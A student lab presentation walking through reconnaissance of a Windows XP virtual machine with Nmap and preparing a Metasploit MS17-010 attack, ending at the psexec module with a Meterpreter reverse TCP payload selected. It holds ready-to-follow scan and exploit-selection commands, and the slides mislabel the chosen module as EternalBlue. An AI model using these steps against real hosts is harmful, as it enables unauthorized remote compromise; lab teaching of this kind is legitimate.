Nmap and Metasploit Attack

Cody Wilson, Sean Moody

Project objective

-Find a vulnerability on the victims machine using Nmap and the internet. .

-Use the vulnerability to gain full remote access to the victim using metasploit.


- demonstrate having full control of the victims machine

Attack Steps and information

Step 1: Set up both VM’s. Linux (attacker) and Windows XP machine (victim)

-Windows machine has firewall on

-both set to internal network on the same network (169.254.204.*/24)



```
C:\Documents and Settings\Administrator>ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   IP Address. . . . . . . . . . . . : 169.254.204.146
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : 169.254.204.1
```

```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 169.254.204.145  netmask 255.255.0.0  broadcast 169.254.255.255
        ether 08:00:27:bf:24:ca  txqueuelen 1000  (Ethernet)
        RX packets 639  bytes 89429 (87.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 881  bytes 518728 (506.5 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

cont…

Step 2: Reconnaissance of the victim's machine
-Trying to get an understanding of open ports, services, firewall and operating system it is running.

a. Using Nmap to detect if the system you're attacking has a firewall or not so we can use the correct commands to bypass the firewall. Also, if there are firewall rules to allow ports to be unfiltered it will show those ports.


   -sending a TCP ACK prob we can figure out if the victim has a firewall or not (Works on linux and windows machines)

   -The nmap scan sends an ACK flag only. When the victim doesn't have a firewall up it sends back a RST(tcp reset) packet meaning the ports are reachable by a TCP connection/unfiltered. When the victim has a firewall up it sends back a ICMP(internet control message protocol) error message meaning not reachable by TCP connection/filtered.

Step 2 continued on next slide

cont…

-Nmap command shows 996 filtered ports and 4 that are unfiltered. Which means the victim has a firewall active but, some ports are set to allow incoming traffic remaining unfiltered.




```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sA 169.254.204.146
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-01 16:39 EST
Nmap scan report for 169.254.204.146
Host is up (0.0033s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT     STATE      SERVICE
139/tcp  unfiltered netbios-ssn
445/tcp  unfiltered microsoft-ds
2869/tcp unfiltered icslap
3389/tcp unfiltered ms-wbt-server
MAC Address: 08:00:27:BA:B1:EA (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 21.76 seconds
```

Step 2 cont
Next slide

cont…

-Nmap command that shows what ports that are open or closed and the services that they are running bypassing the firewall.




```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -Pn 169.254.204.146
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-01 16:45 EST
Nmap scan report for 169.254.204.146
Host is up (0.0019s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT     STATE  SERVICE
139/tcp  open   netbios-ssn
445/tcp  open   microsoft-ds
2869/tcp closed icslap
3389/tcp closed ms-wbt-server
MAC Address: 08:00:27:BA:B1:EA (Oracle VirtualBox virtual NIC)
```

cont…

Step 3: Research of open ports and services for vulnerabilities on the internet or through nmap (only works on unfiltered ports)

a. Port 139, service netbios-ssn



Executive Summary

A race condition that could lead to a remote code execution vulnerability exists in NetBT Session Services when NetBT fails to maintain certain sequencing requirements. To exploit the vulnerability, an attacker needs to be able to send specially crafted NetBT Session Service packets to an impacted system.

An attacker who successfully exploits the vulnerability could execute arbitrary code on the target.

− Metasploit Modules Related To CVE-2017-0161


There are not any metasploit modules related to this CVE entry (Please visit www.metasploit.com for more information)

Step 3 cont
Next slide

Cont…

Port 445: service microsoft-ds

-This port uses SMB(server message block) , which is a file sharing protocol.
-Exploits include: EternalBlue, SMB login with brute force, PSexec to connect SMB
-With the firewall on, if some ports are unfiltered we are able to use nmap to search the vulnerabilities on this port. With the firewall on and no unfiltered ports we have to research the services vulnerabilities over the internet.



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap --script vuln -p 445 169.254.204.146
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-01 16:50 EST
Nmap scan report for 169.254.204.146
Host is up (0.0020s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 08:00:27:BA:B1:EA (Oracle VirtualBox virtual NIC)

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_      https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
| smb-vuln-ms08-067:
|   VULNERABLE:
|   Microsoft Windows system vulnerable to remote code execution (MS08-067)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2008-4250
|           The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2,
|           Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary
|           code via a crafted RPC request that triggers the overflow during path canonicalization.
```

Cont…

Research on eternalblue

-Was made by the NSA to use against windows machines, was never meant to be accessible. A group hacked into the NSA and made it public on twitter.


-Can be modified to work on other OS other than windows if the system is running SMB
(File sharing protocol).

-Once Microsoft caught wind of the exploit they released patches to end the vulnerability. A Lot of big companies didn't upgrade their software in time and this vulnerability was used to spread Wannacry/ransomware.


-There are still windows machines today that are running windows that haven't been patched. Like this Windows XP machine.

cont…


Step 4: Metasploit, search for the ms17-010 or



```
msf6 > search ms17-010

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Win
dows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSyne
rgy/EternalChampion SMB Remote Windows Code Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSyne
rgy/EternalChampion SMB Remote Windows Command Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execut
ion


Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce
```




```
msf6 > use 3
msf6 auxiliary(scanner/smb/smb_ms17_010) > options

Module options (auxiliary/scanner/smb/smb_ms17_010):

   Name         Current Setting                      Required  Description
   ----         ---------------                      --------  -----------
   CHECK_ARCH   true                                 no        Check for architecture on vulnerable hosts
   CHECK_DOPU   true                                 no        Check for DOUBLEPULSAR on vulnerable hosts
   CHECK_PIPE   false                                no        Check for named pipe on vulnerable hosts
   NAMED_PIPES  /usr/share/metasploit-framework      yes       List of named pipes to check
                /data/wordlists/named_pipes.txt
   RHOSTS                                            yes       The target host(s), see https://github.com/rapid7/metas
                                                               ploit-framework/wiki/Using-Metasploit
   RPORT        445                                  yes       The SMB service port (TCP)
   SMBDomain    .                                    no        The Windows domain to use for authentication
   SMBPass                                           no        The password for the specified username
   SMBUser                                           no        The username to authenticate as
   THREADS      1                                    yes       The number of concurrent threads (max one per host)

msf6 auxiliary(scanner/smb/smb_ms17_010) > set rhosts 169.254.204.146
rhosts => 169.254.204.146
msf6 auxiliary(scanner/smb/smb_ms17_010) > exploit

[+] 169.254.204.146:445   - Host is likely VULNERABLE to MS17-010! - Windows XP 3790 Service Pack 1
[*] 169.254.204.146:445   - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```




```
Description:
  Uses information disclosure to determine if MS17-010 has been
  patched or not. Specifically, it connects to the IPC$ tree and
  attempts a transaction on FID 0. If the status returned is
  "STATUS_INSUFF_SERVER_RESOURCES", the machine does not have the
  MS17-010 patch. If the machine is missing the MS17-010 patch, the
  module will check for an existing DoublePulsar (ring 0
  shellcode/malware) infection. This module does not require valid SMB
  credentials in default server configurations. It can log on as the
  user "\" and connect to IPC$.
```

cont…

-Use the exploit eternalblue (option 1) and setting the payload to use a reverse tcp shell




```
msf6 > search ms17-010

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Win
dows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSyne
rgy/EternalChampion SMB Remote Windows Code Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSyne
rgy/EternalChampion SMB Remote Windows Command Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execut
ion

Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce

msf6 > use 1
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > 
```




```
Description:
  Uses information disclosure to determine if MS17-010 has been
  patched or not. Specifically, it connects to the IPC$ tree and
  attempts a transaction on FID 0. If the status returned is
  "STATUS_INSUFF_SERVER_RESOURCES", the machine does not have the
  MS17-010 patch. If the machine is missing the MS17-010 patch, the
  module will check for an existing DoublePulsar (ring 0
  shellcode/malware) infection. This module does not require valid SMB
  credentials in default server configurations. It can log on as the
  user "\" and connect to IPC$.
```

- Set up the requirements for the attack



